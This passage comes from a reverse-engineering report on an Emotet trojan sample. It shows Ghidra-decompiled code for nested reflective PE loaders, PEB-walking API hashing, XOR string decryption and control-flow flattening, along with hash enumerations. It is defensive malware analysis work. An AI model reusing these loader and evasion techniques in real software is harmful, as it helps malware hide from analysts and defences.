Figure 15. The MS-DOS stub in the decrypted resource

We went on reversing the `FUN_0000002d()` function assuming that its first argument is a reference to a PE executable.

The first difficulty was the mysterious function named `FUN_00000456()`. This function is invoked several times at the beginning of `FUN_0000002d()` with a different argument each time. The return values are stored on local variables and later on they are used as function pointers. Apparently, the function somehow resolved these arguments to function addresses. Thus we needed to reverse engineer `FUN_00000456()`.

```
36  uint local_28;
37  uint local_24;
38  undefined4 uStack32;
39  undefined4 uStack28;
40  uint *puStack16;
41
42  local_30 = 0;
43  uVar15 = 0;
44  local_3c = (code *)FUN_00000456(0x726774c);
45  local_38 = FUN_00000456(0x7802f749);
46  pcVar4 = (code *)FUN_00000456(-0x1aac5ba8);
47  local_2c = FUN_00000456(-0x3c751ef0);
48  local_28 = FUN_00000456(-0x6ba34e51);
49  pcVar5 = (code *)FUN_00000456(-0x6a61ffcd);
50  puVar20 = (uint *)(*(int *)(param_1 + 0x3c) + param_1);
51  if (((*puVar20 == 0x4550) && (*(short *)(puVar20 + 1) == 0x14c)) &&
52      ((*(byte *)(puVar20 + 0xe) & 1) == 0)) {
53    uVar10 = (uint)*(ushort *)((int)puVar20 + 6);
54    if (uVar10 != 0) {
55      piVar8 = (int *)((int)puVar20 + *(ushort *)(puVar20 + 5) + 0x24);
56      do {
57        if (piVar8[1] == 0) {
58          uVar2 = puVar20[0xe];
59        }
60        else {
61          uVar2 = piVar8[1];
62        }
63        if (uVar15 < *piVar8 + uVar2) {
64          uVar15 = *piVar8 + uVar2;
65        }
66        piVar8 = piVar8 + 10;
67        uVar10 = uVar10 - 1;
68      } while (uVar10 != 0);
69    }
70    (*pcVar5)();
```


Figure 16. Symbol resolving in the decrypted resource's code

Examining `FUN_00000456()` , we came across a technique for resolving library symbols. Specifically, the function retrieves the list of loaded libraries (`InLoadOrderModuleList`) from the Process Environment Block (PEB) and loops over each exported symbol of each library. On each loop a combined hash (32-bit value) of the library name and symbol name is calculated. If this value matches the function argument, a pointer to the address of the corresponding function is returned (in [resolveImportByHash.c]() we include the reverse engineered code of the function). As soon as we understood the internals of the hashing mechanism, we wrote a short script, [generate_symbol_hashes1.py](), that calculates these hash values for every symbol of several common libraries (`ntdll.dll` , `kernel32.dll` , etc) and exports them to a proper (and long) C enumeration:

```
1  enum MODULE_EXPORT_HASH {
2      ntdll_dll__NtOpenThread = 0x32fce277,
3      advapi32_dll__PrivilegeCheck = 0x1074499e,
4      advapi32_dll__CredpConvertTargetInfo = 0x95b76639,
5      kernel32_dll__VerLanguageNameA = 0x5888c358,
6      advapi32_dll__EventRegister = 0x4511fac2,
7      kernel32_dll__BasepReleaseSxsCreateProcessUtilityStruct = 0x4d4ecb1,
8      ntdll_dll__ZwPrivilegedServiceAuditAlarm = 0x856df951,
9      ntdll_dll__NlsMbCodePageTag = 0x37b57c0c,
10     userenv_dll__RsopLoggingEnabled = 0xbb977181,
11     ntdll_dll__RtlEnumerateGenericTableWithoutSplayingAvl = 0xe889f295,
12     kernel32_dll__TermsrvGetWindowsDirectoryW = 0x11838db4,
13     kernel32_dll__GetThreadIdealProcessorEx = 0xfa56b57,
14     advapi32_dll__ObjectDeleteAuditAlarmA = 0xa4a4bb51,
15     advapi32_dll__SetSecurityDescriptorRMControl = 0x350e1262,
16     kernel32_dll__CreateEnclave = 0xa0e3a465,
17     advapi32_dll__ObjectDeleteAuditAlarmW = 0xa554bb51,
18     shell32_dll__SHELL32_SHIsVirtualDevice = 0x2861b607,
19     kernel32_dll__K32GetDeviceDriverBaseNameW = 0xec426ad,
20     shlwapi_dll__StrCpyW = 0xcfa46c3f,
21     shell32_dll__SHELL32_FreeEncryptedFileKeyInfo = 0xfe0e3c7b,
22     kernel32_dll__K32GetDeviceDriverBaseNameA = 0xe1426ad,
23     ntdll_dll__RtlSetBit = 0xbb900f42,
24     crypt32_dll__CertCloseServerOcspResponse = 0x519634e,
25     kernel32_dll__FindNLSString = 0xd918d39e,
26     wininet_dll__ShowClientAuthCerts = 0x14447a88,
27     ntdll_dll__RtlSetCurrentEnvironment = 0xde691c0f,
```

Figure 17. Calculated symbol hashes enumeration

After importing the generated enum in our Ghidra project (and properly retyping the function), we had a clear view of which library functions are called later on:

```
LoadLibraryA_Ptr = resolveImportByHash(kernel32_dll__LoadLibraryA);
GetProcAddress_Ptr = resolveImportByHash(kernel32_dll__GetProcAddress);
VirtualAlloc_Ptr = resolveImportByHash(kernel32_dll__VirtualAlloc);
VirtualProtect_Ptr = resolveImportByHash(kernel32_dll__VirtualProtect);
NtFlushInstructionCache_Ptr = resolveImportByHash(ntdll_dll__NtFlushInstructionCache);
GetNativeSystemInfo_Ptr = resolveImportByHash(kernel32_dll__GetNativeSystemInfo);
```

Figure 18. Reverse engineered symbol resolving

We were now able to continue reversing the `FUN_0000002d()` function. After some good amount of analysis we concluded that the function is a pretty basic binary image loader with the following function signature (in [loadBinary.c]() we include the complete reverse engineered code):

```
byte * loadBinary(byte *pe_ptr,byte *functionToRunHash,byte *functionToRunParam1, int functionToRunParam2,int
```

Internally, the function:

- allocates the memory buffer (in which the image will be loaded) with `VirtualAlloc()` ,

- copies the headers from the source image,
- copies the sections from the source image,
- loads and links the imported symbols (libraries),
- applies the relocations,
- applies proper memory protection to each section with `VirtualProtect()` (that way the executable sections of the loaded binary will be in executable memory sections),
- runs the executable's entry-point,
- runs an exported symbol, the name of which matches the `functionToRunHash` hash value, passing the parameters `functionToRunParam1` and `functionToRunParam2` ,
- returns a pointer to the allocated buffer.

The code at the beginning of the encrypted payload could now be translated into something meaningful:

```
void UndefinedFunction_00000000(void)

{
  loadBinary((byte *)&PE_0000052e,(byte *)0xed1c7b80,&DAT_0003152e,5,1);
  return;
}
```

Figure 19. Reverse engineered entry-point

In this way, we knew that the executable included at address `0x0000052e` will be loaded. Then, the entry-point is invoked:

```
                    /* RUN THE ENTRYPOINT */
addressOfEntryPoint = (pe_header->OptionalHeader).AddressOfEntryPoint;
(*(code *)NtFlushInstructionCache_Ptr)(0xffffffff,0,0);
(*(code *)(buf + addressOfEntryPoint))(buf,1,1);
```

Figure 20. Reverse engineered code running the nested binary

When the entry-point returns, its exported symbol, i.e., an exported function with a name matching the `0xed1c7b90` hash value, will run.

We exported the executable included at address `0x0000052e` in a separate file and loaded it into Ghidra.

The nested executable

We loaded the nested executable in Ghidra and went straight to the entry-point. The entry-point just calls a function with a couple of parameters.

```
1
2 void entry(undefined param_1,undefined4 param_2)
3
4 {
5   FUN_10001000((short *)&DAT_10004070,0x2ea00);
6                     /* WARNING: Subroutine does not return */
7   ExitProcess(0);
8 }
```

Figure 21. The nested executable's entry-point

You might wonder what is this `DAT_10004070` value. So did we. As a result, we had a quick look into its contents:

```
                     DAT_10004070
10004070 4d             ??                  4Dh    M
10004071 5a             ??                  5Ah    Z
10004072 90             ??                  90h
10004073 00             ??                  00h
10004074 03             ??                  03h
10004075 00             ??                  00h
10004076 00             ??                  00h
10004077 00             ??                  00h
10004078 04             ??                  04h
10004079 00             ??                  00h
1000407a 00             ??                  00h
1000407b 00             ??                  00h
1000407c ff             ??                  FFh
1000407d ff             ??                  FFh
1000407e 00             ??                  00h
1000407f 00             ??                  00h
10004080 b8             ??                  B8h
10004081 00             ??                  00h
10004082 00             ??                  00h
10004083 00             ??                  00h
10004084 00             ??                  00h
10004085 00             ??                  00h
10004086 00             ??                  00h
10004087 00             ??                  00h
10004088 40             ??                  40h    @
10004089 00             ??                  00h
```

Figure 22. MZ magic value in the nested executable

That "MZ" signature on the right looks familiar, doesn't it? Well, this is another nested PE executable! It was like opening a matryoshka doll.

We reverse engineered the `FUN_10001000()` function and, as you can probably guess, it was yet another binary image loader with the following function signature:

```
struct_paramContainer * __cdecl loadBinary(byte *pe_ptr,uint pe_size)
```

Internally, it performs the following tasks:

- allocates the memory buffer (in which the image will be loaded) with `VirtualAlloc()`,
- copies the headers from the source image,
- fixes the relocation table entries according to the offset between the allocated buffer address and the `ImageBase`,
- loads and links the imported symbols (libraries),
- copies the sections from the source image and applies proper memory protection to each section with `VirtualProtect()` (that way the executable sections of the loaded binary will be in executable memory),
- initializes the Thread Local Storage (TLS) according to the image TLS Section,

- modifies the base addresses (`ImageBaseAddress` and `LoaderData->InLoadOrderModuleList->DllBase`) of Process Environment Block (PEB) so that they point to the allocated buffer,
- runs the executable's entry-point.

```
peb = *(PEB **)(in_FS_OFFSET + 0x30);
peb->ImageBaseAddress = (HMODULE)buf;
peb->LoaderData->InLoadOrderModuleList->DllBase = buf;
(*(code *)(buf + (params->headerBuf->ImageOptionalHeader32).
                    AddressOfEntryPoint))();
```

Figure 23. Reverse engineered code running the actual trojan

Once again we exported the executable included at address `0x10004070` in a separate file that we had to explore.

Chapter 3. Overcoming the malware obfuscation techniques

Introduction

In the previous chapter, we explored the steps until the actual trojan is executed. We observed that the downloaded executable, decrypts part of itself and executes the second stage payload. This payload in turn, executes another payload, i.e. the executable that we will analyze in this chapter and Chapter 4.

In this Chapter, we'll fast-forward and describe the obfuscation techniques employed by the latter executable. This will provide us with the necessary background to further explain its functionality in Chapter 4.

Symbol Resolution Obfuscation

The first thing that we noticed after loading the executable in Ghidra was that it does not import any symbols. In particular, it is not feasible for an executable of only 369 KB, to have a Windows API implementation statically linked. Hence, it became obvious that it was probably using a custom mechanism to resolve symbols from system libraries.




Figure 24. Emotet trojan's Symbol Tree

Starting from the entry-point, we noticed the following lazy initialization pattern, the result of which is stored in a global variable and is used as a function pointer. The same pattern (and some variations of it) is used all over the executable.

```
 2  void __fastcall entry(short *param_1)
 3
 4  {
 5    int iVar1;
 6
 7    FUN_00406860(param_1);
 8    if (DAT_0040df80 == (code *)0x0) {
 9      iVar1 = FUN_00404190(0xf05fc174);
10      DAT_0040df80 = (code *)FUN_004040f0(iVar1,0xff6d38d7);
11    }
12    (*DAT_0040df80)(0);
13    return;
14  }
```

Figure 25. Symbol resolving in Emotet trojan's entry-point

Could this be the custom symbol resolution mechanism employed by the trojan to hide the APIs that it uses? To find out, we reversed engineered functions `FUN_00404190()` and `FUN_004040f0()`. Indeed, these two functions work almost like `FUN_00000456()` described in Chapter 2:

- `FUN_00404190()` starts from the Thread Information Block (the address of which is available from the `FS` segment register on 32-bit Windows), accesses the Process Environment Block (PEB) and iterates over the list of loaded modules (`InLoadOrderModuleList`). For each module, it calculates the hash of its lower-cased name and compares it against the specified parameter. If they match, the function returns the module's base address. Essentially, it works like `GetModuleHandle()`, but instead of specifying the module's name, the caller specifies the module name's hash.
- `FUN_00000456()` parses the module specified in the first parameter to find its export table and iterates over the exported symbols. For each exported symbol, it calculates the hash of its name and compares it against the value specified in the second parameter. If they match, it either returns the address that the symbol points to (if the symbol is an export) or recursively resolves the symbol forwarded from another module (if the symbol is a forwarder).

This technique is called API Hashing. In findModuleByHash.c and findModuleExportByHash.c we include the reverse engineered code of the functions.

Again, we wrote a short script, generate_symbol_hashes2.py, that calculates the hashes for every symbol of some common libraries (e.g. `ntdll.dll`, `kernel32.dll`, etc.) and exports them to two C enumerations:

```
enum MODULE_HASH {
    aadauthhelper_dll = 0x68d97976,
    aadtb_dll = 0x7697bbce,
    aadWamExtension_dll = 0x5405ae70,
    AboveLockAppHost_dll = 0xb4c46db1,
    accessibilitycpl_dll = 0xe0b47ae1,
    accountaccessor_dll = 0xbc76a92c,
    AccountsRt_dll = 0x67c0abf8,
    AcGenral_dll = 0x2b9e7883,
    AcLayers_dll = 0x8a26e09c,
    acledit_dll = 0x90632d6c,
    aclui_dll = 0x8df54992,
    acppage_dll = 0xec99a195,
    AcSpecfc_dll = 0x577dd76,
    ActionCenter_dll = 0x85551bc7,
    ActionCenterCPL_dll = 0x683689cc,
    ActivationClient_dll = 0xb6260491,
    ActivationManager_dll = 0xde53f8ab,
    activeds_dll = 0x87c845ed,
    ActiveSyncProvider_dll = 0xe579c7ee,
    actxprxy_dll = 0xc7106ef9,
    AcWinRT_dll = 0xcdc190b4,
    acwow64_dll = 0xa06f9eb7,
    AcXtrnal_dll = 0xd2be53bd,
    AdaptiveCards_dll = 0x9ef12c85,
    AddressParser_dll = 0xfeb4b58f,
    AdmTmpl_dll = 0x7a332f13,
    adprovider_dll = 0x82debacc,
    adrclient_dll = 0x502ebcb6,
    adsldp_dll = 0x4e81a538,
    adsldpc_dll = 0x8b6c1397,
    adsmsext_dll = 0x6fe06fe7,
    adsnt_dll = 0xbe25352a,
    adtschema_dll = 0x9eddab8e,
    advapi32_dll = 0x4d01bf1a,
    advapi32res_dll = 0x35bf0b96,
    advpack_dll = 0x9a356e4,
    aeevts_dll = 0xdada2ecc,
    aepic_dll = 0x8f25e41a,
    altspace_dll = 0xa43bb7b5,
    amsi_dll = 0x26e31fbe,
```

```
1983    enum EXPORT_HASH {
1984        CertEnumCTLContextProperties = 0x25b2562a,
1985        PathMakeUniqueName = 0xc6277269,
1986        I_QueryTagInformation = 0xdf334842,
1987        SHCreateDataObject = 0x535705bc,
1988        WaitForSingleObject = 0x570acb5d,
1989        ClosePrivateNamespace = 0xee7ceff6,
1990        HlinkGoForward = 0xdd98933d,
1991        BaseCheckElevation = 0xd5c20160,
1992        SHRegGetBoolUSValueW = 0x1126d763,
1993        SHGetLocalizedName = 0xcfb32483,
1994        GetThreadGroupAffinity = 0xfff89c1,
1995        NtMapUserPhysicalPagesScatter = 0xbf07f734,
1996        RemoteRegEnumValueWrapper = 0x6fa78137,
1997        InterlockedPopEntrySList = 0x9467da8c,
1998        SHRegGetBoolUSValueA = 0x1126d749,
1999        EqualDomainSid = 0x797c37d0,
2000        PerfQueryCounterData = 0x202503a1,
2001        I_PFXImportCertStoreEx = 0x9b2d0859,
2002        NtWow64CsrVerifyRegion = 0x505b04be,
2003        SHSetKnownFolderPath = 0x8ed499cf,
2004        PrintersGetCommand_RunDLL = 0x902dc9ac,
2005        wcschr = 0xe7c60e20,
2006        ZwIsSystemResumeAutomatic = 0x278880ce,
2007        SetConsoleActiveScreenBuffer = 0x99ed74a1,
2008        ZwStartProfile = 0x6a5b23e2,
2009        SHELL32_CDBurn_CloseSession = 0x605f893b,
2010        TzSpecificLocalTimeToSystemTimeEx = 0x1c36686c,
2011        NtDisableLastKnownGood = 0x772a2d6e,
2012        CertGetCRLFromStore = 0x468f954a,
2013        TraceQueryInformation = 0x627872af,
2014        SetAclInformation = 0xb4bb4042,
2015        RtlpGetSystemDefaultUILanguage = 0x431b4ea8,
2016        EqualSid = 0x68bf0c7c,
2017        NtCreateUserProcess = 0x1fa0a6e4,
2018        RtlSidDominates = 0x8d1de762,
2019        GetServiceKeyNameW = 0xe16f71ea,
2020        RtlInitUnicodeString = 0x85df27b2,
2021        GetConsoleNlsMode = 0x3cd23f91,
2022        NtSetInformationFile = 0x2616374a,
2023        PerfQueryCounterInfo = 0x111a698d,
2024        NtTerminateThread = 0x5438efa3,
```

Figure 26. Calculated library and symbol names hashes enumerations

After importing the enumerations in Ghidra, we had a clear view of the modules and functions imported by these calls.

```
 2  void __fastcall entry(uint param_1)
 3
 4  {
 5    void *dll_base;
 6
 7    FUN_00406860(param_1);
 8    if (ExitProcess_ptr == (ExitProcess *)0x0) {
 9      dll_base = find_loaded_module_by_hash(kernel32_dll);
10      ExitProcess_ptr = (ExitProcess *)find_module_export_by_hash(dll_base,ExitProcess);
11    }
12    (*ExitProcess_ptr)(0);
13    return;
14  }
```

Figure 27. Emotet trojan's reverse engineered symbol resolving

String Obfuscation

We noticed that the binary did not contain any strings. This made us suspicious because it is impossible for an executable that performs a meaningful functionality, not to contain any strings. As a result, we assumed that some kind of string obfuscation is used. The following is the full list of the strings that we identified.

Location	String Value	String Representation	Data Type
00400000			char[2]
004000c0			char[4]
004001b8			char[8]
004001e0			char[8]
00400208			char[8]
00400230			char[8]
00400258			char[8]
004102b2	ICONGROUP1011	u"ICONGROUP1011"	unicode

Figure 28. List of defined strings in Emotet trojan

The first time we met the use of a string was in a call to `LoadLibraryW()`, the only parameter of which is the name of the library to be loaded. The value passed to `LoadLibraryW()` is returned from function `FUN_004035f0()`, which in this case operates on binary data at memory address `0x40d7f0`. It became apparent that this function must be doing some kind of transformation (see decryption) to the data pointed to by its input.

```
lpLibFileName = FUN_004035f0((uint *)&DAT_0040d7f0);
if (LoadLibraryW_ptr == (LoadLibraryW *)0x0) {
  pvVar2 = (void *)find_loaded_module_by_hash(kernel32_dll);
  LoadLibraryW_ptr = (LoadLibraryW *)find_module_export_by_hash(pvVar2,LoadLibraryW);
}
pHVar3 = (*LoadLibraryW_ptr)((LPCWSTR)lpLibFileName);
```

Figure 29. Emotet trojan's call of string decryption function

We reversed engineered the function and we confirmed our guess, its purpose is to decrypt the input binary data to a Unicode string. The first 4 bytes of the binary data are the XOR key, the next 4 bytes are the string's encrypted length and the rest are encrypted string itself. After decrypting the length, the function iterates over all quadruples of encrypted characters (remember that the key is 4 bytes long) until all have been decrypted.

```
 2 ushort * __fastcall FUN_004035f0(uint *param_1)
 3
 4 {
 5   uint *puVar1;
 6   ushort uVar2;
 7   void *pvVar3;
 8   HANDLE hHeap;
 9   ushort *puVar4;
10   uint uVar5;
11   ushort *puVar6;
12   int unaff_EBX;
13   uint uVar7;
14   uint uVar8;
15   uint *puVar9;
16   uint unaff_EDI;
17
18   uVar7 = (param_1[1] ^ *param_1) + 1;
19   puVar9 = param_1 + 2;
20   if ((uVar7 & 3) != 0) {
21     uVar7 = (uVar7 & 0xfffffffc) + 4;
22   }
23   if (GetProcessHeap_ptr == (GetProcessHeap *)0x0) {
24     pvVar3 = (void *)find_loaded_module_by_hash(kernel32_dll);
25     GetProcessHeap_ptr = (GetProcessHeap *)find_module_export_by_hash(pvVar3,GetProcessHeap);
26   }
27   hHeap = (*GetProcessHeap_ptr)();
28   if (HeapAlloc_ptr == (HeapAlloc *)0x0) {
29     pvVar3 = (void *)find_loaded_module_by_hash(kernel32_dll);
30     HeapAlloc_ptr = (HeapAlloc *)find_module_export_by_hash(pvVar3,HeapAlloc);
31   }
32   puVar4 = (ushort *)(*HeapAlloc_ptr)(hHeap,8,uVar7 * 2);
33   if (puVar4 != (ushort *)0x0) {
34     uVar8 = 0;
35     puVar1 = (uint *)((int)puVar9 + (uVar7 & 0xfffffffc));
36     uVar7 = (uint)((int)puVar1 + (3 - (int)puVar9)) >> 2;
37     if (puVar1 < puVar9) {
38       uVar7 = 0;
39     }
40     puVar6 = puVar4;
41     if (uVar7 != 0) {
42       do {
43         uVar5 = *puVar9 ^ unaff_EDI;
44         puVar9 = puVar9 + 1;
45         uVar8 = uVar8 + 1;
46         *puVar6 = (ushort)uVar5 & 0xff;
47         puVar6[1] = (ushort)(uVar5 >> 8) & 0xff;
48         uVar2 = (ushort)(uVar5 >> 0x10);
49         puVar6[2] = uVar2 & 0xff;
50         puVar6[3] = uVar2 >> 8;
51         puVar6 = puVar6 + 4;
52       } while (uVar8 < uVar7);
53     }
54     puVar4[unaff_EBX] = 0;
55   }
56   return puVar4;
57 }
```

Encrypted length

XOR key

Encrypted string

Figure 30. Emotet trojan's string decryption internals

For the sake of completeness, in decryptWideString.c we included the reverse engineered code of that function.

Two more versions of this function exist in the executable: one that decrypts the ciphertext to an ASCII string and one to a byte array. Luckily, all are compatible with each other as ciphertexts are processed as 32-bit integers. Only their output types differ.

We implemented a tool to decrypt any string or byte array in the executable. The source code can be found in decrypt_bytes.py.

```
$  ./decrypt_bytes.py nested-payload-2.exe 0xb9f0
shlwapi.dll
```

Control Flow Obfuscation

We continued our analysis with function `FUN_0406860()`, the first function that the entry-point calls, and observed some kind of control flow obfuscation. Specifically, the function's body is split into multiple `if` blocks, wrapped in a `while` loop. The flow is determined by a control variable that is set at the end of each block. Furthermore, as seen from the function graph below, the majority of the blocks have the same predecessor and successor blocks. This technique resembles the Control Flow Flattening technique, in which each function is split into *basic* blocks that are encapsulated in a `switch` block wrapped in a `while` loop.

```
80    iVar2 = 0x1b8bce47;
81    psVar9 = param_1;
82    iVar10 = local_78;
83  LAB_00406890:
84    do {
85      if (iVar2 < 0x192fac12) {
86        if (iVar2 == 0x192fac11) {
87          local_78 = 0x6aae1fe;
88          if (DAT_0040df9c == (code *)0x0) {
89            pvVar4 = (void *)find_loaded_module_by_hash(kernel32_dll);
90            DAT_0040df9c = (code *)find_module_export_by_hash(pvVar4,GetTickCount);
91          }
92          (*DAT_0040df9c)();
93          if (DAT_0040deec == (code *)0x0) {
94            pvVar4 = (void *)find_loaded_module_by_hash(kernel32_dll);
95            DAT_0040deec = (code *)find_module_export_by_hash(pvVar4,GetTickCount64);
96          }
97          local_80 = (*DAT_0040deec)();
98          iVar2 = 0x2f23218c;
99          psVar9 = extraout_ECX_16;
100         iVar10 = 0x6aae1fe;
101         goto LAB_00406890;
102       }
103       if (iVar2 < 0xfbbf1e8) {
104         if (iVar2 == 0xfbbf1e7) {
105           iVar2 = FUN_004097d0();
106           iVar2 = (-(uint)(iVar2 != 0) & 0x104760fc) + 0x188dcd3;
107           psVar9 = extraout_ECX_08;
108           goto LAB_00406890;
109         }
110         if (iVar2 < 0x6dd2f77) {
111           if (iVar2 == 0x6dd2f76) {
112             local_c = *(undefined4 *)(DAT_0040e0d0 + 0x44c);
113             iVar2 = 0x18156374;
114             goto LAB_00406890;
115           }
```




Figure 31. Emotet trojan’s Control Flow Obfuscation

This technique is also applied to the vast majority of the functions in the executable.

We were aware of techniques to automatically de-obfuscate control flow flattening (e.g. the technique described in this quarkslab blog post), but since the size of the code was small enough we decided to follow the flow manually.

Chapter 4. The trojan’s internals

Introduction

In the previous chapter we had a look at the trojan executable. We identified several obfuscation techniques incorporated in the executable and described the methods we used to overcome them. In this chapter, we will discuss the trojan’s inner functionalities.

Main flow overview

We followed a depth-first approach to reverse engineer the executable. We started from the function `FUN_0406860()`, the one called by the executable’s entry-point, which we called “main”.

```
1
2 void __fastcall entry(void)
3
4 {
5   byte *KERNEL32_DLL;
6
7   main();
8   if (ExitProcessPtr == (code *)0x0) {
9     KERNEL32_DLL = (byte *)findDllByNameHash(kernel32_dll);
0     ExitProcessPtr = (code *)findModuleExportByHash(KERNEL32_DLL,ExitProcess);
1   }
2   (*ExitProcessPtr)(0);
3   return;
4 }
5
```

Figure 32. Emotet trojan’s entry-point

Then, we followed the flow examining each function call. We did this until we reached a function that either made no further calls or only invoked already examined functions. After a couple of weeks we had completely studied the executable’s code.

As a result, we were able to draw the code flow of the main function in a meaningful manner. Below, we present the main control loop of the trojan:

